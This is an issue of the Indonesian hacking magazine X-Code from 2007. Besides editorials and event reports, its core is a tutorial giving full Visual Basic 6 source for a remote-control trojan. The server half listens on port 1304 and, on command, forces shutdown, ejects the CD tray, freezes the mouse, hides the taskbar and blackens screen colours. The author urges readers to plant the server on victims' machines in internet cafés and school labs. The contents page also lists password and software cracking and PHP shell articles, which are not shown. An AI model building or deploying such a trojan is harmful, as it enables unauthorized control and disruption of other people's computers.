

X-Code Magazine On White paper
No. 7 - Date : 09 Juli 2007

X-CODE Magazine

X-Code Licensi for Article, logo, etc | Computer • Internet • Hacking



Pemrograman Hack Tool II Trojan (Konsep Dasar Sebuah Trojan)

Tutorial ini menunjukkan kepada pembaca source code demo dari XRemote serta cara membuat programnya.
(► Oleh Poni- Hal 5)

SIMPLY MANUAL CRACK FOR PLANET SOURCE COMBO CD

Trik dan tip bagi semua yang memiliki / berhasil mendownload planet source code Combo source code CD
(► Oleh KanXreeN - hal 81)

X-Code Magazine No. 7 dari redaksi

Apa itu Majalah X-Code :

- X-Code magazine adalah majalah komputer, internet dan hacking dengan bahasa Indonesia dengan penggunaan Media Murni PDF.

Latar belakang X-Code Magazine :

- Kebutuhan akan informasi, artikel, hacking dan tutor semakin banyak sehingga Komunitas memutuskan untuk merilis sebuah magazine untuk komunitas IT di Indonesia.

Tujuan :

- Memberikan / sharing / berbagi artikel untuk perkembangan ilmu komputer, internet dan hacking di Indonesia.

Misi :

- Menyebarluaskan ilmu-ilmu komputer, internet dan hacking untuk tujuan positif.

Hak cipta / Licensi :

- Seluruh materi X-Code Magazine dapat didownload, dibaca, dimodifikasi serta disebarluaskan secara bebas untuk tujuan bukan komersial (nonprofit), dengan syarat tidak menghapus atau merubah atribut penulis.
- Hak cipta di tangan penulis dan X-Code Magazine dengan mengikuti licensi GPL (General Public License)

Distribusi X-Code Magazine :

- Official X-Code Magazine Page :
<http://www.yogyafree.net/magazine.htm>
- Mailing list X-Code : <http://milis.yogyafree.net/> /
<http://groups.yahoo.com/group/yogyafree>.
- Forum phpBB X-Code : <http://www.yogyafree.net/forum2>
- Friendster X-Code : yk_family_code@yahoo.com /
family_server2@yahoo.com.
- CD Yogyafree Express v5.0a / DVD Yogyafree XTitan 1.9 SE / Centurion 2900 SE
- Komunitas / media lain yang bekerja sama dengan X-Code Magazine.

Contact : X-Code Magazine :

- Alamat E-mail Redaksi : yk_family_code@yahoo.com (Kota Yogyakarta)

Kata pengantar

XCode Magazine 7, diterbitkan pada bulan 7 di tahun 2007, di magazine ke 7 ini berisi 100 lebih halaman, dimana ini adalah pertama kali XCode Magazine berisi 100 halaman lebih. Walaupun secara kuantitas sangat baik tapi kamu tetap menjaga kualitas.

Di umur Yogyafree yang ke 3, Yogyafree terus memberikan yang materi-materi baru untuk para pembaca XCode Magazine, dimana ini diiringi forum yang membludak pengunjung dan membersnya, postingan forum dan milis yang semakin ramai.

Di magazine ini diulas Pemrograman Hack Tool II oleh om Poni, disertakan juga source codenya di 1 paket dengan magazine ini sehingga memudahkan anda untuk belajar, selain itu di magazine ini juga disertakan tutorial cracking sehingga membuat isi magazine semakin variatif.

Kami segenap redaksi mengucapkan selamat membaca dan belajar dengan XCode Magazine.

Redaksi X-Code Magazine

Team X-Code

Daftar Isi X-Code Magazine No. 7:

1. **Forum hacking terbesar di Indonesia** oleh ^family_code^ - Hal 1
2. **Demo Hacking Yogyafree, Seminar Hacking Yogyafree dan lomba Hacking** oleh ^family_code^ - Hal 3
3. **Pemrograman Hack Tool II** oleh poni - Hal 5
4. **BERMAIN INTERNET DENGAN AMAN** oleh Ane Minuz - Hal 16
5. **Tip Trik Membuat Skin Winamp** oleh KanXreeN - Hal 23
6. **TUTORIAL CRACKING TRANSLATOR XP ENTERPRISE EDITION** oleh Ane Minuz - Hal 30
7. **TUTORIAL MEMBUAT SOFTWARE PORTABLE I** oleh Ane Minuz - Hal 43
8. **Password Cracking (Crack password dan channel IRC, Crack password windows komputer lokal, Panen password di dalam jaringan komputer, Passware Kit Enterprise vers.6.1, Crack password website, Social Engineering)** oleh Poni - Hal 60
9. **Menembus proteksi ebook Studio KataKata** oleh Max - Hal 70
10. **[Tutorial] PHP injection! [+contoh SHELL]** oleh Jack - Hal 72
11. **Tips memilih hosting** oleh masdapit - Hal 75
12. **BOT Scanner [TOOL] + [TUTOR] + [FEATURE]** oleh Jack - Hal 78
13. **SIMPLY MANUAL CRACK FOR PLANET SOURCE CODE COMBO CD** oleh KanXreeN - Hal 81
14. **Liputan Seminar Hacking Yogyafree di JogjaTronik Mall** oleh ^family_code^ - Hal 86
15. **Liputan Demo Yogyafree V** oleh ^family_code^ - Hal 94
16. **Liputan Pra Lomba Hacking (JogjaHAC 2007)** oleh ^family_code^ - Hal 102
17. **Liputan Lomba Hacking (JogjaHAC 2007)** oleh ^family_code^ - Hal 107

Penulis X-Code Magazine No. 7 :

- Poni
- ^family_code^
- Ane Minuz
- Jack
- Max
- masdapit
- KanXreeN

Forum hacking terbesar di Indonesia



Tidak banyak terasa, umur Yogyafree telah mencapai 3 tahun, banyak suka duka redaksi di komunitas Yogyafree, saat ini forum Yogyafree adalah forum yang paling ramai dan dikunjungi dibandingkan forum-forum hacking lainnya dimana hal ini ditunjukkan dengan telah terdaftar 13900 members forum Yogyafree (Terbesar) sekaligus postingan terbanyak dengan mencapai jumlah 30087 (Terbesar) untuk forum Hacking di Indonesia.

Semua itu tidak terlepas dari sejarah forum yogyafree yang begitu panjang, bagi yang mengikuti forum ini dari forum berdiri, forum selama berdiri penuh dengan lika liku dan perjuangan, awalnya forum Yogyafree pertama kali lahir di awal tahun 2005, tapi forum tersebut akhirnya dibekukan oleh penyedianya karena didalamnya terdapat content hacking padahal members dan postingan forum saat itu sudah cukup banyak.

Dibekukannya forum yogyafree di April 2005 memukul Yogyafree cukup telak, hingga akhirnya kami terpaksa bertahan tanpa forum phpBB hingga bulan Oktober 2005 karena Forum Yogyafree Generasi berikutnya akhirnya dibuat bulan Oktober 2005, alamat forumnya saat itu <http://familycode.phpbbweb.com> yang dimana forum ini adalah cikal bakal Forum Yogyafree yang sampai saat ini masih digunakan, di bulan itu juga merupakan release CD Yogyafree Pro II, yang distribusinya mulai meluas hingga luar jawa, dimana kami memiliki berbagai distributor di jawa dan luar jawa, namun karena perkembangan CD Yogyafree terlalu banyak sampai saat ini telah ada 50an seri CD / DVD Yogyafree lebih yang berbeda.

Forum Yogyafree berkembang sangat pesat, besarnya antusias para netter di forum ini membuat forum ini langsung mencapai ribuan di tahun 2006 awal walaupun saat itu jumlah members Yogyafree masih dibawah milis yogyafree karena milis Yogyafree lahir tanggal 23 April 2005, lebih lama dibanding forum, pada pertengahan tahun 2006, yaitu akhir Juni 2006, kami dikejutkan dengan pembekuan forum Yogyafree, pembekuan memukul telak Yogyafree kedua kalinya setelah forum Yogyafree ditahun 2005 generasi awal dibekukan oleh phpbbweb.com, redaksi terpaksa melakukan lobi via e-mail ke admin phpbbweb.com utk meminta database Forum Yogyafree, sungguh diluar dugaan, phpbbweb.com meresponnya dengan sangat baik yang akhirnya berhasil di berikan backup tersebut.

Masalah dimasa itu tidak berhenti sampai disitu, kami kesulitan utk melakukan recover, banyak crew yang sudah mencoba tapi hasilnya gagal, tapi JerryMaheswara berhasil melakukan recover forum Yogyafree dimasa itu, sebagai tambahan, saat forum Yogyafree tidak bisa lagi diakses, berita ini tersebar sangat luas, saat redaksi mencoba surfing di google banyak sekali yang memperhatikan forum Yogyafree, dengan berhasilnya restore Yogyafree maka forum membersnya mulai semakin banyak lagi, aktifitas forum semakin ramai, bahkan akhirnya jumlah members forum melebihi jumlah milis Yogyafree, padahal sebelumnya forum jauh tertinggal dari segi members.

Ditahun 2007 ini, setelah XCode Magazine no 6 dirilis, terjadi pembekuan 2 friendster Yogyafree, setelah 2 friendster Yogyafree dibekukan maka terjadi kepincangan di XCode Energy, walau friendster II yogyafree telah mencapai 1000 friends dan dibekukan yogyafree kembali membuat friendster yang baru yaitu komunitas_komp@yahoo.com. Sebenarnya banyak berbagai kejadian di berbagai media Yogyafree khususnya di forum, bagi yang ingin masuk forum yogyafree dapat masuk ke <http://www.yogyafree.net/forum2> juga bisa lewat <http://www.yogyafree.net/forum>, <http://www.yogyafree.net/forum3>, <http://www.ilmugratis.info> dan <http://www.yogyafamilycode.com>.

Kami membangun forum 1 lagi yaitu Forum Yogyafree Programming Focus, anda dapat bergabung di <http://www.yogyafree.net/focus>. Panjangnya sejarah forum Yogyafree dan lika-likunya kami berharap segenap crew dapat lebih baik lagi membantu teman-teman semua dalam belajar dan membangun dunia IT di Indonesia lebih baik lagi.

Penulis :

Kurniawan / ^family_code^

Demo Hacking Yogyafree, Seminar Hacking Yogyafree dan lomba Hacking



Setelah Demo Hacking Yogyafree IV, maka kami merencanakan Demo Hacking Yogyafree V pada tanggal 20 Mei 2007, bulan Mei 2007 merupakan bulan yang sangat padat untuk Yogyafree, dibulan Mei 2007 kami kedatangan members Yogyafree dari Semarang dan Samarinda. Pada hari Sabtu, pukul 15:00, tanggal 19 Mei 2007, Yogyafree mengadakan Seminar Hacking, pembicaranya adalah Kurniawan dan Jack di JogjaTronik Mall, Seminar hacking tidak dipungut biaya satu rupiahpun, alias gratis, seminar ini sangat ramai, diseminar ini kami tidak hanya menyuguhkan teori saja tapi kami juga menyuguhkan demonya.

Hari Minggu, pukul 10:00 tanggal 20 Juni 2007, kami melakukan demo Hacking Yogyafree V, di demo ke 5 ini kami mengusung materi Yahoo Messenger Attack dan Web Hacking, untuk Demo sebelumnya yang ke IV kami mengusung Local Hacking dan Web Hacking, mungkin ada orang yang bertanya kenapa materinya web hacking, apakah sama dengan web hacking sebelumnya, perlu diketahui bahwa web hacking yang diberikan memiliki kemiripan tapi untuk bug benar-benar berbeda dan baru, selain itu untuk Demo Hacking Yogyafree ke 5 ini materi web hacking lebih banyak dibandingkan yang Demo Hacking Yogyafree IV, demo hacking yogyafree V juga disponsori oleh warnet IKG, terima kasih warnet IKG.

Demo Hacking Yogyafree V selesainya pada malam hari alias langit sudah gelap, di demo hacking yogyafree V benar-benar cukup berkesan, pada tanggal 27 Mei 2007, Yogyafree bekerja sama dengan JogjaTronik, Warnet KlikNet, OP AlmaNet dan disupport Speedy mengadakan Lomba Hacking JOGJAHAC atau JogjaTronik Hacking Competition, Sebagai tambahan Yogyafree melakukan setting komputer lomba dari malam sampai pukul 4 pagi, dimana kami benar-benar sangat mempersiapkan lomba hacking ini sebaik-baiknya, lomba hacking ini mengalami beberapa perubahan peraturan, Windows XP Home SP1 untuk semua komputer peserta, dan server tidak menggunakan SP2 tapi SP1, walaupun server menggunakan SP1 tapi para peserta tidak akan mudah untuk menembusnya.

Pada jam 10 - 11 tanggal 27 April 2007 lomba JOGJAHAC 2007 pun dimulai, pembacaan peraturan pun dilakukan sebelum lomba dimulai dan akhirnya lomba pun dimulai, disini lomba dibagi beberapa blok, dimana tiap blok terdiri dari 4 peserta, dari keempat peserta ini ditugaskan untuk mengumpulkan 4 files gambar yang ada dikomputer para peserta lainnya yaitu H, A, C, K jika dieja menjadi HACK, bagi yang berhasil mengumpulkan 4 file gambar paling cepat maka dia adalah pemenang blok.

Dengan pertarungan yang sangat sengit dan ketat diantar para peserta membuat lomba semakin memanas dan menegangkan, hingga akhirnya tiap blok didapatkan pemenangnya, dari para pemenang blok ini kembali dipertarungkan yaitu babak final, di final ini tiap peserta selain ditugaskan mencari kata H, A, C, K dikomputer para peserta juga ditugaskan untuk mencari huruf I, N, G diserver, jadi jika dieja semuanya menjadi HACKING, pertandingan final berlangsung cukup lama, karena para peserta cukup kesulitan masuk diserver yang OS-nya sama dengan Windows XP SP1 tapi ada sedikit proteksi sehingga membuat para peserta cukup kesulitan.

Di Final pun terjadi hal yang diluar dugaan, flashdisk peserta ada yang memformat, dipeserta lainnya juga isi flashdisknya hilang, apakah saling menghapus atau memformat, panitia tidak tahu tapi ini membuat semua peserta tidak mempunyai tools untuk menghacking, tapi ini membuat pertarungan terakhir lomba hacking semakin menegangkan dan sengit, harapan mereka satu-satunya adalah CD Yogyafree Express, mereka bertarung habis-habisan untuk mendapatkan files gambar diserver dan setelah melewati menit-menit terakhir akhirnya didapat pemenangnya adalah Ahyo Haryanto, ternyata Adi Nugroho dan Welly Iskard seimbang, akhirnya kembali dipertarungkan dan dimenangkan oleh Adi.

Ahkir hasil lomba kejuaraan JogjaTronik Hacking competition adalah

Juara 1 : Ahyo Haryanto

Juara 2 : Adi Nugroho

Juara 3 : Welly Iskard

Selamat untuk para pemenang, untuk mengetahui liputan lebih banyak beserta foto-fotonya anda dapat melihat liputannya di akhir halaman majalah ini.

Penulis :

Kurniawan / ^family_code^

Pemrograman Hack Tool II

Subject : / /Trojan #Open-XRemote(client & server) # Konsep Dasar Sebuah Trojan #.

Penulis : poni @ irc.dal.net #Khuntong, #YogyaFree, #Xcode



//-Pengantar.

Kota Troya mengira peperangan sudah berakhir dan mereka merayakan pesta kemenangan dengan mabuk-mabukan. Sedangkan sejumlah Pasukan elit Yunani menunggu dan mencari kesempatan yang tepat dengan bersembunyi di dalam tubuh kuda kayu raksasa. Malam yang indah itu cukup melelahkan dan semua orang di dalam kota terlelap seperti sudah tidak punya masalah lagi. Pasukan Yunani menyelinap keluar satu persatu, mengintai, memberi aba-aba dan kemudian menyerang dengan cepat, bahkan tidak mendapat perlawanan dari pasukan kota Troya. Akhirnya kota yang tidak lumpuh dalam peperangan selama 10 tahun itu jatuh ke tangan musuh.

Kuda kayu raksasa merupakan kreasi jenius bangsa Yunani dalam menaklukan kota Troya. Mengendalikan, tidak terlihat dan berbahaya. Konsep Kuda Troya ini kemudian diterapkan para *Hacker* untuk menyusup dan menguasai komputer korban yang sampai saat ini kita mengenalnya sebagai *Trojan*.

Berhati-hatilah teman, sebab *Trojan* merupakan salah satu ancaman yang semakin hari semakin meningkat . Tingkat perkembangan *Trojan* bahkan lebih tinggi persentasenya dibandingkan *worm* ataupun *virus* menurut survey tim *Symantec* pada awal tahun 2007.

//--Perancangan Proyek.

Pada tutorial ini, penulis membagikan kepada pembaca *source code* demo dari XRemote. *Source code* yang akan dibahas dibawah ini dapat anda download di [Http://www.geocities.com/ferdianelli/Xremote.html](http://www.geocities.com/ferdianelli/Xremote.html) .

Lagi-lagi Program demo ini ditulis dalam bahasa VB 6.0. Pembaca yang budiman mohon jangan bertanya kenapa VB lagi VB lagi. Karena penulis juga tidak mempunyai jawaban yang bagus untuk pertanyaan ini.

OK.. Langsung aja ya. Penulis menganggap bahwa anda juga menggunakan VB 6.0. *Component* yang anda perlukan adalah

- Microsoft Windows Common Controls 6.0 (SP4), MSWINSCK.OCX
- Microsoft Winsock Control 6.0 (SP5), mscomctl.ocx

Sekarang anda siap untuk mengoprek sebuah Trojan sederhana.

//---Konsep dasar *Open-XRemote*.

Seperti Trojan pada umumnya, *Open-XRemote* juga terdiri dari dua bagian yaitu *Client(master)*. dan *Server(Slave)*. Masing-masing dari kedua bagian itu saling berinteraksi dengan menggunakan protokol *TCP port* 1304 agar dapat terjadi komunikasi dan pertukaran data. Komputer korban yang menjalankan *server* akan menunggu perintah dari komputer kita yang menjalankan *client*. Komputer korban tidak dapat di-*remote* jika *server*-nya tidak aktif.

Fungsi trojan yang akan anda temukan pada artikel ini sangat terbatas. Anda dapat merubah, menambahkan, menghapus source code sesuai dengan keinginan.

//----Form dan source code *PC Remoter – Client*.

Berikut di bawah ini adalah tampilan *client*



Gambar 1.0

Berikut dibawah ini adalah *source code client*
Client terdiri dari tiga form,yaitu :

- intro
- main

- frmgreetz

Dan dua module, yaitu :

- client
- OpsiRemoter

Form frmgreetz dan form intro tidak dijelaskan karena bukan termasuk topik yang akan dibahas. Penulis hanya membahas form Main dan kedua module.

Form “Main” Client

‘Fungsi tombol “konek”
Private Sub Command1_Click()
On Error GoTo pesan
winsock1.Connect main.ip.Text, 1304
Exit Sub
pesan:
MsgBox "Ga dapat koneksi ke mesin target, slave/server ga aktif"
End Sub

Penjelasan : Ketika tombol “konek” diklik, maka *client* akan mencoba melakukan koneksi ke komputer korban sesuai dengan alamat IP yang diisi melalui port 1204. Jika terjadi kesalahan maka *client* akan menampilkan pesan.

‘Fungsi tombol “diskoneksi”
Private Sub Command5_Click()
winsock1.Close
Label2.Caption = "Status : Diskoneksi oleh anda"
End Sub

‘Fungsi winsock1 *client* ketika data diterima dari *server*
Private Sub winsock1_DataArrival(ByVal bytesTotal As Long)
Dim DataMasuk As String
main.winsock1.GetData DataMasuk
OpsiRemoter.OpsiPerintah (DataMasuk)
End Sub

Penjelasan : Ketika kita mencoba koneksi ke komputer korban, maka *client* akan menunggu jawaban dari *server*. *Server* kemudian akan mengirim respon berupa data ke komputer kita. Lalu data tersebut diolah oleh *client* pada module “OpsiRemoter” untuk mengetahui pesan apa yang dikirim oleh *server* (penjelasan lebih lanjut terdapat pada module “OpsiRemoter”).

‘Fungsi tombol “PC-nya matiin”
Private Sub Command10_Click()
perintah "shutdown"
End Sub

Penjelasan : Tombol ini berfungsi ketika komputer kita sudah terkoneksi ke komputer korban. Fungsinya adalah mengirimkan perintah ke *server* untuk men-shutdown atau me-logoff komputer korban. (“perintah” merupakan private sub yang kita buat pada module *client*), (“shutdown” adalah perintah yang akan diterjemahkan artinya oleh *server*, Lihat di penjelasannya di //Form dan source code Trojan-server , Module “OpsiTrojan”).

‘Fungsi tombol “Buka CD-ROM”

Private Sub Command2_Click()

perintah "bukacdrom"

End Sub

Penjelasan : Mengirimkan perintah ke *server* untuk membuka CD-ROM komputer korban.

‘Fungsi tombol “Buka Tutup-ROM”

Private Sub Command3_Click()

perintah "tutupcdrom"

End Sub

Penjelasan : Mengirimkan perintah ke *server* untuk menutup CD-ROM komputer korban.

‘Fungsi tombol “Tangkap si Tikus”

Private Sub Command4_Click()

perintah "tangkaptikus"

End Sub

Penjelasan : Mengirimkan perintah ke *server* untuk membekukan kursor mouse komputer korban.

‘Fungsi tombol “Lepaskan si Tikus”

Private Sub Command6_Click()

perintah "lepastikus"

End Sub

Penjelasan : Mengirimkan perintah ke *server* untuk membebaskan kursor mouse komputer korban.

‘Fungsi tombol “Umpetin Taskbar”

Private Sub Command7_Click()

perintah "umpetintaskbar"

End Sub

‘Fungsi tombol “Tunjukin Taskbar”

Private Sub Command8_Click()

perintah "tunjukintaskbar"

End Sub

‘Fungsi tombol “Jadi Item Deh”

Private Sub Command9_Click()

perintah "itemdeh"

End Sub

Penjelasan : Mengirimkan perintah ke *server* untuk mengubah *title bar*, *application background* windows dll menjadi berwarna hitam pada komputer korban

‘Fungsi tombol “_”

Private Sub Command11_Click()

main.WindowState = 1

End Sub

Penjelasan : Minimize *client*

‘Fungsi tombol “x”

```
Private Sub Command12_Click()
End
End Sub
```

Penjelasan : Tutup *client*

‘Fungsi tombol “?”

```
Private Sub Command13_Click()
frmgreetz.Show 1
End Sub
```

Penjelasan : hanya sebuah sapaan

‘Fungsi label “www.yogyafree.net”

```
Private Sub Label8_Click()
Shell "explorer.exe http://www.yogyafree.net"
End Sub
```

‘Fungsi label “www.poniponi.tk”

```
Private Sub labelxcode_Click()
Shell "explorer.exe http://www.poniponi.tk"
End Sub
```

Module “client”

```
Public Sub perintah(data As String)
main.winsock1.SendData data$
End Sub
```

Penjelasan : ini adalah module untuk menterjemahkan fungsi “perintah”. Artinya : misalkan tombol-tombol pada menu seperti “Buka CD-ROM” diklik maka *client* akan meminta module untuk menterjemahkan arti “perintah” kemudian winsock1 yang terdapat pada form Main akan mengirimkan data berupa “bukacdrom” ke *server* yang terdapat pada komputer korban.

Module “Opsiremoter”


```
Public Sub OpsiPerintah(ResponDariServer As String)
Select Case ResponDariServer
    Case "Terkonek"
        main.Label2.Caption = "Status : Terkonek ke PC target"
        GoTo Reset
    Case "unknown"
        MsgBox "Perintah Tidak Tersedia"
        GoTo Reset
    Case Else
        MsgBox "????Apaan Tuh??"
        GoTo Reset
End Select
```

```
Reset:  
DoEvents  
End Sub
```

Penjelasan : ini adalah module untuk menterjemahkan data respon yang dikirim oleh *server* ke *client*. Artinya : Ketika *server* memberikan jawaban permintaan koneksi oleh *client*, maka *client* akan meminta module ini untuk menterjemahkan apa yang dikirim oleh *server* ke komputer kita.

//-----Form dan source code Trojan – Server.

Berikut di bawah ini adalah tampilan *server*



Winsock, berfungsi untuk membuka port 1304, menerima permintaan koneksi dari client dan menerima data yang dikirim oleh client

Berikut dibawah ini adalah *source code server*. *server* terdiri dari sebuah form, yaitu :

- main

Dan tiga module, yaitu :

- bukakoneksi
- FungsiDeklarasi
- OpsiTrojan

Form “Main” Server

‘Fungsi ketika *server* pertama kali dijalankan

```
Private Sub Form_Load()  
bukakoneksi.mulaikoneksi  
End Sub
```

Penjelasan : *server* akan meminta module “bukakoneksi” untuk menterjemahkan arti “mulaikoneksi” (lihat penjelasannya lebih lanjut pada module “bukakoneksi”).

‘Fungsi winsock ketika *server* menerima permintaan koneksi dari *client*

```
Private Sub winsock1_ConnectionRequest(ByVal requestID As Long)  
main.winsock1.Close  
main.winsock1.Accept requestID  
perintahserver "Terkonek"  
End Sub
```

Penjelasan : *server* akan menerima permintaan koneksi dari *client* dan kemudian mengirimkan data “Terkonek” ke *client*. (“Perintahserver” merupakan private sub yang terdapat pada module

“bukakoneksi”, lihat penjelasan kerjanya di module “bukakoneksi”) (“Terkonek” merupakan data yang dikirim ke *client* agar kita tahu bahwa komputer korban siap untuk *di-remote*).

‘Fungsi winsock1 *server* ketika data diterima dari *client*
Private Sub winsock1_DataArrival(ByVal bytesTotal As Long)
Dim ServerTrojan As String
 main.winsock1.GetData ServerTrojan
 OpsiTrojan.PerintahTrojan (ServerTrojan)
End Sub

Penjelasan : Ketika *client* mengirimkan perintah ke *server*, maka *server* akan menerima data tersebut yang kemudian diolah dan diterjemahkan oleh module “OpsiTrojan” (penjelasan lebih lanjut terdapat pada module “OpsiTrojan”).

‘Fungsi Timer untuk membekukan kursor mouse
Private Sub timertikus_Timer()
X = 0 And goRight = False
Y = 0 And goUp = False
SetCursorPos X, Y
End Sub

Penjelasan : X = posisi horizontal kursor mouse, Y = posisi vertikal kursor mouse. Timertikus di set Enabled = false dan interval =10. Artinya pada saat *server* dijalankan, mouse korban masih dapat berfungsi secara normal. Tetapi jika *client* mengirimkan perintah “tangkaptikus” yang kemudian diolah oleh module *server* “OpsiTrojan”, maka timer akan aktif dan memerintahkan posisi kursor mouse korban selalu pada titik horizontal = 0 vertikal = 0, yaitu tepatnya pada posisi kiri atas monitor.

Module “Buka Koneksi”

Public Sub mulaikoneksi()
mulai:
main.winsock1.LocalPort = 1304
main.winsock1.Listen
End Sub

Penjelasan : memerintahkan winsock1 untuk membuka port 1304 dan menunggu permintaan koneksi

Public Sub perintahserver(data As String)
main.winsock1.SendData data\$
End Sub

Penjelasan : memerintahkan winsock1 mengirimkan data

Module “FungsiDeklarasi”

Declare Function mciSendString Lib "winmm.dll" Alias "mciSendStringA" (ByVal lpstrCommand As String, ByVal lpstrReturnString As Any, ByVal uReturnLength As Long, ByVal hWndCallback As Long) As Long

Public Declare Function SetCursorPos Lib "user32" (ByVal X As Long, ByVal Y As Long) As Long 'untuk kerjain mouse

```
Public Declare Function SendMessage Lib "user32" Alias "SendMessageA" (ByVal hwnd As Long, ByVal wMsg As Long, ByVal wParam As Long, ByVal lParam As Long) As Long
```

```
Public Declare Function SendMessageA Lib "user32" (ByVal hwnd As Integer, ByVal wMsg As Integer, ByVal wParam As Integer, lParam As Any) As Long
```

```
Public Declare Function SendMessageLong Lib "user32" Alias "SendMessageA" (ByVal hwnd As Long, ByVal wMsg As Long, ByVal wParam As Long, ByVal lParam As Long) As Long
```

```
Public Declare Function FindWindow Lib "user32" Alias "FindWindowA" (ByVal lpClassName As String, ByVal lpWindowName As String) As Long
```

```
Public Declare Function FindWindowA Lib "user32" (ByVal lpClassName As Any, ByVal lpWindowName As Any) As Integer
```

```
Public Declare Function FindWindowEx Lib "user32" Alias "FindWindowExA" (ByVal hWnd1 As Long, ByVal hWnd2 As Long, ByVal lpsz1 As String, ByVal lpsz2 As String) As Long
```

```
Public Declare Function ShowWindow Lib "user32" (ByVal hwnd As Long, ByVal nCmdShow As Long) As Long
```

```
Public Declare Function ExitWindowsEx Lib "user32" (ByVal uFlags As Long, ByVal dwReserved As Long) As Long
```

```
Public Declare Function SetSysColors Lib "user32" Alias "SetSysColors" (ByVal nChanges As Long, lpSysColor As Long, lpColorValues As Long) As Long
```

```
Public Const SW_SHOW = 5
```

```
Public Const SW_RESTORE = 9
```

```
Public Const SW_HIDE = 0
```

```
Public Const EWX_FORCE = 4
```

```
Public Const WM_SYSCOMMAND = &H112&
```

```
'Untuk sembunyikan Taskbar window
```

```
Function Hide_TaskBar()
```

```
ShowWindow FindWindow("Shell_TrayWnd", vbNullString), SW_HIDE
```

```
End Function
```

```
'Untuk mengembalikan Taskbar window
```

```
Function Show_TaskBar()
```

```
ShowWindow FindWindow("Shell_TrayWnd", vbNullString), SW_SHOW
```

```
End Function
```

```
'Maksa log off/reboot
```

```
Public Sub Win_ForceShutdown()
```

```
ExitWindowsEx EWX_FORCE, 0
```

```
End Sub
```

```
'Ngubah warna desktop
```

```
Sub Change_Colors(Num As Long, COLOR As Long)
```

```
SetSysColors 1, Num, COLOR
```

```
End Sub
```

Module “OpsiTrojan”

```
'Disini server mengolah data / perintah yang dikirim oleh client
```

```
Public Sub PerintahTrojan(newdata As String)
```

Select Case newdata

Case "bukacdrom"

fungsi = mciSendString("set cdaudio door open", 0&, 0, 0)

GoTo Reset

Case "tutupcdrom"

fungsi = mciSendString("set cdaudio door closed", 0&, 0, 0)

GoTo Reset

Case "umpetintaskbar"

FungsiDeklarasi.Hide_TaskBar

GoTo Reset

Case "tunjukintaskbar"

FungsiDeklarasi.Show_TaskBar

GoTo Reset

Case "shutdown"

FungsiDeklarasi.Win_ForceShutdown

GoTo Reset

Case "itemdeh"

FungsiDeklarasi.Change_Colors 1, vbBlack

FungsiDeklarasi.Change_Colors 2, vbBlack

FungsiDeklarasi.Change_Colors 3, vbBlack

FungsiDeklarasi.Change_Colors 4, vbBlack

FungsiDeklarasi.Change_Colors 5, vbBlack

FungsiDeklarasi.Change_Colors 8, vbBlack

FungsiDeklarasi.Change_Colors 10, vbBlack

FungsiDeklarasi.Change_Colors 11, vbBlack

FungsiDeklarasi.Change_Colors 13, vbBlack

FungsiDeklarasi.Change_Colors 15, vbBlack

FungsiDeklarasi.Change_Colors 16, vbBlack

FungsiDeklarasi.Change_Colors 17, vbBlack

FungsiDeklarasi.Change_Colors 18, vbBlack

FungsiDeklarasi.Change_Colors 19, vbBlack

FungsiDeklarasi.Change_Colors 20, vbBlack

FungsiDeklarasi.Change_Colors 21, vbBlack

FungsiDeklarasi.Change_Colors 23, vbBlack

FungsiDeklarasi.Change_Colors 24, vbBlack

FungsiDeklarasi.Change_Colors 27, vbBlack

FungsiDeklarasi.Change_Colors 28, vbBlack

GoTo Reset

```
Case "tangkaptikus"  
    main.timertikus.Enabled = True  
    GoTo Reset
```

```
Case "lepastikus"  
    main.timertikus.Enabled = False  
    GoTo Reset
```

```
Case Else  
    PerintahTrojan "???"  
    GoTo Reset
```

```
End Select
```

```
Reset:
```

```
    DoEvents
```

```
End Sub
```

Penjelasan : Masih belum jelas????

//-----Penerapan Trojan.

Setelah anda *compile* kedua *source code* diatas anda akan mendapatkan *client.exe* dan *server.exe*. Tentunya anda sudah tahu bahwa *client.exe* adalah untuk anda dan *server.exe* adalah trojan untuk komputer korban.

Sebagai percobaan. Andaikan anda memiliki komputer lebih dari satu, buatlah sebuah jaringan. Jika anda ingin lebih praktis. Pergi aja ke warnet, lab komputer sekolah atau kampus anda (Do As Your Own Risk). Pastikan anda mengetahui alamat IP komputer korban (Run : cmd – Ipconfig. Pada umumnya alamat IP di suatu jaringan adalah 192.168.0.XX atau 10.10.10.XX). Masukkan *server.exe* ke komputer yang akan di-*remote*. Perlu diingat bahwa anda juga perlu memasukkan *MSWINSCK.OCX* ke komputer korban karena tidak semua versi Windows tidak memiliki komponen ActiveX tersebut. *MSWINSCK.OCX* merupakan komponen bawaan dari Visual Basic 6.0.

Sebagai versi Demo dari XRemote, ada beberapa kekurangan yang perlu diperhatikan.

- Jika anda mendiskonek atau memutuskan hubungan antara *client* dengan *server*, maka anda tidak dapat melakukan koneksi kembali ke komputer korban jika *server*-nya tidak di-start ulang. Hal ini disebabkan oleh winsock pada *server* melakukan *close* ketika permintaan koneksi dari *client* diterima. Anda bisa mengakalinya dengan membuat tombol dan perintah baru pada *client* dan *server* agar *server* dapat di-restart secara *remote* untuk membuka kembali koneksi yang baru. Fungsi ini umumnya disebut sebagai “*Rebuild*”.
- *Server* dapat terlihat oleh komputer korban.
- Fungsi sangat terbatas, silahkan edit source code dengan kemampuan programming anda.

//-----Penutup

“We Are Still Being The Digital Heroes For All Computer Freaks”

//-----Referensi

- [1] Trojan Vortex
- [2] Ryan Russell, Stace Cunningham, Mudge. HACK PROOFING YOUR NETWORK INTERNET TRADECRAFT : www.syngress.com/solutions.
- [3] Google : source code VB

//----- End OF File -----

BERMAIN INTERNET DENGAN AMAN

